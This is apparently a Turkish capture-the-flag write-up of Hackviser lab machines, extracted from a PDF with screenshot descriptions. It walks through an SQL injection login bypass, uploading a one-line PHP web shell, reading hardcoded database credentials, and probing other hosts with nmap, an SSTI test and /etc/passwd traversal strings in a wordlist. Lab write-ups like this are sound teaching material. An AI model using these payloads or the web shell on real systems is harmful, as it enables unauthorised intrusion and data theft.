


Linux cihazım üzerinden /etc/hosts dosyasına manuel olarak ekleme yaptığımda siteye tekrar erişebildim.

```
GNU nano 8.1 ① dashboard.innovifyai.hackviser
127.0.0.1      localhost
127.0.1.1      KaliDocs KaliDocs KaliDocs KaliNetHunter
::1            localhost ip6-localhost ip6-loopback
ff02 ::1       ip6-allnodes
ff02 ::2       ip6-allrouters

172.20.5.29    dashboard.innovifyai.hackviser
```

Login ekranına eriştiğim gibi arkada SQL çalıştığınıda nmap taramasında gördüğüm için SQL Injection denemesi yapıyorum fakat input olarak email formatında başka birşey denyemediğim için burdan ilerleyemiyorum.



Diğer bir çözüm olarak burp kullanıyorum, login isteğini yakaladıktan sonra SQL Injection denemelerine devam ediyorum ve SQL hatası döndürmeye başarıyorum.

The screenshot shows the Burp Suite interface with the following details:

Request:

```
1 POST /login_process.php HTTP/1.1
2 Host: dashboard.innovifyai.hackviser
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.5
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://dashboard.innovifyai.hackviser
10 Connection: keep-alive
Referer:
http://dashboard.innovifyai.hackviser/login.php?msg=
incorrect
12 Cookie: PHPSESSID=5mqf1mu2fd4jv8hp85fnra5vb
13 Upgrade-Insecure-Requests: 1
14 email='&password=asdsadasdsads
15
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Sat, 31 Aug 2024 15:39:06 GMT
3 Server: Apache/2.4.56 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 242
9 Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
10
11
12
13 Error: SQLSTATE[42000]: Syntax error or access
violation: 1064 You have an error in your SQL
syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use
near 'd792d637695ee43db845a8c940a3d2c1' at line 1
```

Inspector (Request Headers):

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 2
- Request cookies: 1
- Request headers: 12
- Response headers: 10

Notes:

Activate Windows 580 bytes | 1,065 millis
Go to Settings to activate Windows.
Memory: 116.3MB

Hata aldıktan sonra basit bir SQL Injection payloadını burp üzerinden göndererek denemeler yapıyorum. İlk gönderdiğim payload'ın syntax'ı MySQL' e uymadığı için hata alıyorum fakat bunu düzelttiğimde başarılı bir şekilde isteğin yönlendirildiğini görebiliyorum.

The screenshot shows the Burp Suite interface with a successful SQL injection exploit. The Request tab displays a POST request to /login_process.php with various headers and parameters, including email='1 OR 1=1--&password=asdsadasdsads'. The Response tab shows the server's response, which includes a detailed error message: "Error: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1788bc0a533ae19d12bd17fa785e3da9' at line 1". The Inspector tab on the right shows the request attributes, query parameters, body parameters, cookies, and headers. The status bar at the bottom indicates "Activate Windows 580 bytes | 1,064 millis" and "Go to Settings to activate Windows." with a "Memory: 116.3MB" note.

Burp Suite Community Edition v2024.5.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x +

Send Cancel < > Follow redirection Target: http://dashboard.innovifyai.hackviser HTTP/1

Request

Pretty Raw Hex

```
1 POST /login_process.php HTTP/1.1
2 Host: dashboard.innovifyai.hackviser
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 38
9 Origin: http://dashboard.innovifyai.hackviser
10 Connection:...keep-alive
11 Referer: http://dashboard.innovifyai.hackviser/login.php?msg=incorrect
12 Cookie: PHPSESSID=Smqf1mu2fd4jv8hp85fnra5vbp
13 Upgrade-Insecure-Requests: 1
14 email='+OR+1=1#password=asdsadasdsads
15
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Sat, 31 Aug 2024 15:41:23 GMT
3 Server: Apache/2.4.56 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: /
8 Content-Length: 0
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13
14
15
```

Inspector

Request attributes 2 Request query parameters 0 Request body parameters 2 Request cookies 1 Request headers 12 Response headers 10

Notes

② ③ ← → Search 0 highlights ② ③ ← → Search 0 highlights

Done

Event log All issues

Activate Windows 329 bytes | 1,060 millis
Go to Settings > Activation > Windows...
Memory: 116.3MB

Admin Dashboard'ına erişim sağladıkten sonra içerisinde biraz keşif yapıyorum.

The screenshot shows the InnovifyAI Dashboard. On the left, there's a sidebar with 'MAIN' and 'PAGES' sections. Under 'MAIN', 'Dashboard' is selected. Under 'PAGES', there are links for 'Customers', 'Orders', and 'Employees'. The main area has a title 'Dashboard'. It features several cards: 'Potential Customers' (1,532,300), 'Failed Projects' (25), 'Total Revenues' (\$152,753), and 'Lost Customers' (123). Below these are two bar charts: 'Month Based Revenues (\$)' and 'Monthly Estimated Revenues (\$)'. The first chart shows actual revenues from January to June, while the second shows estimated revenues for the same period. At the bottom left is a copyright notice 'Copyright © InnovifyAI 2023' and at the bottom right is an 'Activate Windows' message.

Ayarlar kısmında kullanıcı bilgilerini değiştirebilceğim bi yer buluyorum ve burda dosya yükleyebilceğimiz bi yer var.


The screenshot shows the 'Settings' page of the InnovifyAI Dashboard. The sidebar on the left is identical to the dashboard. The main area has a title 'Settings'. It displays a placeholder image with 'NO IMAGE AVAILABLE' text. Below it is a file upload section with 'Browse...' and 'Upload' buttons. There are also fields for 'Name' (Jack Sparrow) and 'Email' (sparrow@sparrow.com). A note says 'We'll never share your email with anyone else.' At the bottom is an 'Update' button. The bottom left shows the user info 'admin' and 'sparrow@sparrow.com'. The bottom right shows an 'Activate Windows' message.

Deneme amaçlı dic.txt adında bir dosya yükliyorum, amacım dosya uzantısı hakkında bir kısıtlama var mı onu görmek fakat yüklediğim gibi system bu dosyayı Kabul etti ve bu dosyaya erişimde sağlayabiliyorum.

The screenshot shows the InnovifyAI Dashboard with the title "InnovifyAI Dashboard". The left sidebar has sections for MAIN (Dashboard), PAGES (Customers, Orders, Employees), and a search bar. The main content area is titled "Settings" and contains a large empty box for file uploads. Below it is a file input field with "dic.txt" selected and an "Upload" button. There are fields for "Name" (Jack Sparrow) and "Email" (sparrow@sparrow.com). A note says "We'll never share your email with anyone else." and an "Update" button. At the bottom, there's a footer with "admin" and "sparrow@sparrow.com" on the left, and "Activate Windows" with a link to "Go to Settings to activate Windows." on the right.


```
000006.log  
000003.log  
001.end  
001.end1  
00-backup  
00-cache  
00-end  
%00../../../../etc/passwd  
%00/etc/passwd%00  
01.sql  
02  
02.sql  
03  
03.sql  
04  
04.sql  
05  
05.sql  
06  
06.sql  
07  
07.sql  
08  
09  
Badmin/  
Badmin/  
.htpasswd  
.htpasswd  
0.jsp  
0.log  
0anager  
0anager/  
0anager/  
0.php  
0.rar  
0.ashx?w=1_end1  
.0.zip  
0.zip  
1.0  
10  
100  
1000  
1001
```

Site PHP kullandığı için komut çalıştırılabilir bir php dosyası oluştururdum ve sisteme bunu yükledim.



```
1 <?php echo shell_exec($_GET['shell']); ?>
2
```

Settings




[Browse...](#)

shell.php

[Upload](#)

Artık tarayıcı üzerinden linux komutları çağrılabiliyorum.



InnovifyAI

InnovifyAI | Customers

dashboard.innovifyai.hackviser

A Web Shells 101 Using PHP

Browse... shell.php Upload

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

dic.txt shell.php



InnovifyAI

InnovifyAI | Customers

dashboard.innovifyai.hackviser


A Web Shells 101 Using PHP

dic.txt shell.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

assets css customers.php db_connect.php default.png employees.php index.php js login.php login_process.php logout.php orders.php settings.php style.css update.php upload.php uploads

Dizinleri keşif ederken db_connect.php diye bir dosya ilgimi çekiyor fakat dosyaya erişmeye çalıştığımda DBO hatası alıyorum demekki kaynak kod da oluşan bir hata var. Sitenin kaynak kodunu incelediğimde kullanıcı bilgilerini görebiliyorum.




```
<?php
$servername = "localhost";
$username = "root";
$password = "Root.123hackviser";
$database = "innovifyai";

try {
    $conn = new PDO("mysql:host=$servername;dbname=$database", $username, $password);
    $conn->
<html>
<head>
</head>
<body>
    setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION); } catch (PDOException $e) { die("Database connection failed: " . $e->getMessage()); } ?>
</body>
</html>
```

Leaf:


Sisteme eriştiğim gibi nmap taraması ile açık portları inceliyorum.



```
(kali㉿kali)-[~]
$ nmap 172.20.5.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 12:05 EDT
Nmap scan report for 172.20.5.105
Host is up (0.057s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds
```

Siteye eriştiğimde karşıma bir alışveriş sitesi çıkıyor, siteyi incelemeye başlıyorum yapabilceğim aksiyonlara bakıyorum.



Ürünleri incelediğimde burda yorum yapabildiğini görüyorum.

The screenshot shows a Firefox browser window with the title bar "Modish Tech". The address bar displays the URL "172.20.5.105/product.php?id=3". Below the address bar, there is a horizontal menu bar with various links: "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec".

The main content area is titled "Comments". It features a form for adding a new comment. The form includes fields for "What is your name?" (with a placeholder "Add a comment") and "What is your comment?". A "Submit" button is located at the bottom right of the form. Below the form, there is a section titled "Comments" containing several user posts:

- A post by Liam Johnson: "Amazing graphics and immersive gameplay, a true gamer's delight!"
- A post by Aisha Patel: "User-friendly interface and a wide variety of games to choose from."
- A post by Mia Thompson: "Sleek design, fast loading times, and seamless multiplayer experience!"
- A post by test: "test"

SSTI payloadını {{7*7}} kullanarak database tarafında hata döndürerek database ismini öğreniyorum.


Comments

Add a comment

What is your name?

What is your comment?

Comments




Venemous:

Nmap taraması yaparak sadece 80 portunun açık olduğunu öğrendim ve tarayıcı üzerinden siteye erişim sağladım.

```
(kali㉿kali)-[~]
$ nmap 172.20.6.87
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-31 12:15 EDT
Nmap scan report for 172.20.6.87
Host is up (0.057s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds
```



Site üzerinde invoice üzerinden dosya indirebiliyoruz.

The screenshot shows a web browser window with the URL `172.20.6.87/invoice.php` in the address bar. The page title is "Good Shoppy;". Below the title, there are navigation links for "Home" and "Invoice". The main content area has a header titled "Invoice" with a user icon and the message "Welcome to Good Shoppy;". To the right of the header are two buttons: "Download Report" and a download icon. The page is divided into sections for "Invoice from" and "Invoice to". Under "Invoice from", it lists "Alice Cars LLC" at "44, Qube Towers uttara Media City, Dubai, Bangladesh" and provides contact information: "01962067309" and "David@goodshoppy.com". Under "Invoice to", it lists "Mallinda Hollaway" at "10098 ABC Towers Uttara Silicon Oasis, Dubai, Bangladesh" and provides contact information: "01955239099" and "Mall@goodshoppy.com". Below these sections are four colored boxes: brown (Invoice# 456656), blue (Date 20/03/2018), green (Whatever 472-000), and red (Grand Total \$25,980). At the bottom, there is a table header with columns: #, Item Title, Unit Price, Quantity, and Total.

#	Item Title	Unit Price	Quantity	Total
---	------------	------------	----------	-------

Dosyayı indir dediğimde show-invoice adında başka bir yere yönlendirilip burdan faturaya html formatında erişiyoruz.

The screenshot shows a web browser window with the URL `172.20.6.87/show-invoice.php?invoice=invoice-8741.html`. The page displays an invoice from David Designs LLC to Mallinda Hollaway. The invoice details include:

Invoice from	Invoice to
David Designs LLC 44, Qube Towers uttara Media City, Dubai, Bangladesh	Mallinda Hollaway 10098 ABC Towers Uttara Silicon Oasis, Dubai, Bangladesh.
01962067309 David@goodshoppy.com	01955239099 Mall@goodshoppy.com

Key invoice numbers and dates are highlighted in colored boxes:

Invoice# 456656	Date 20/03/2018	Whatever 472-000	Grand Total \$25,980
---------------------------	---------------------------	----------------------------	--------------------------------

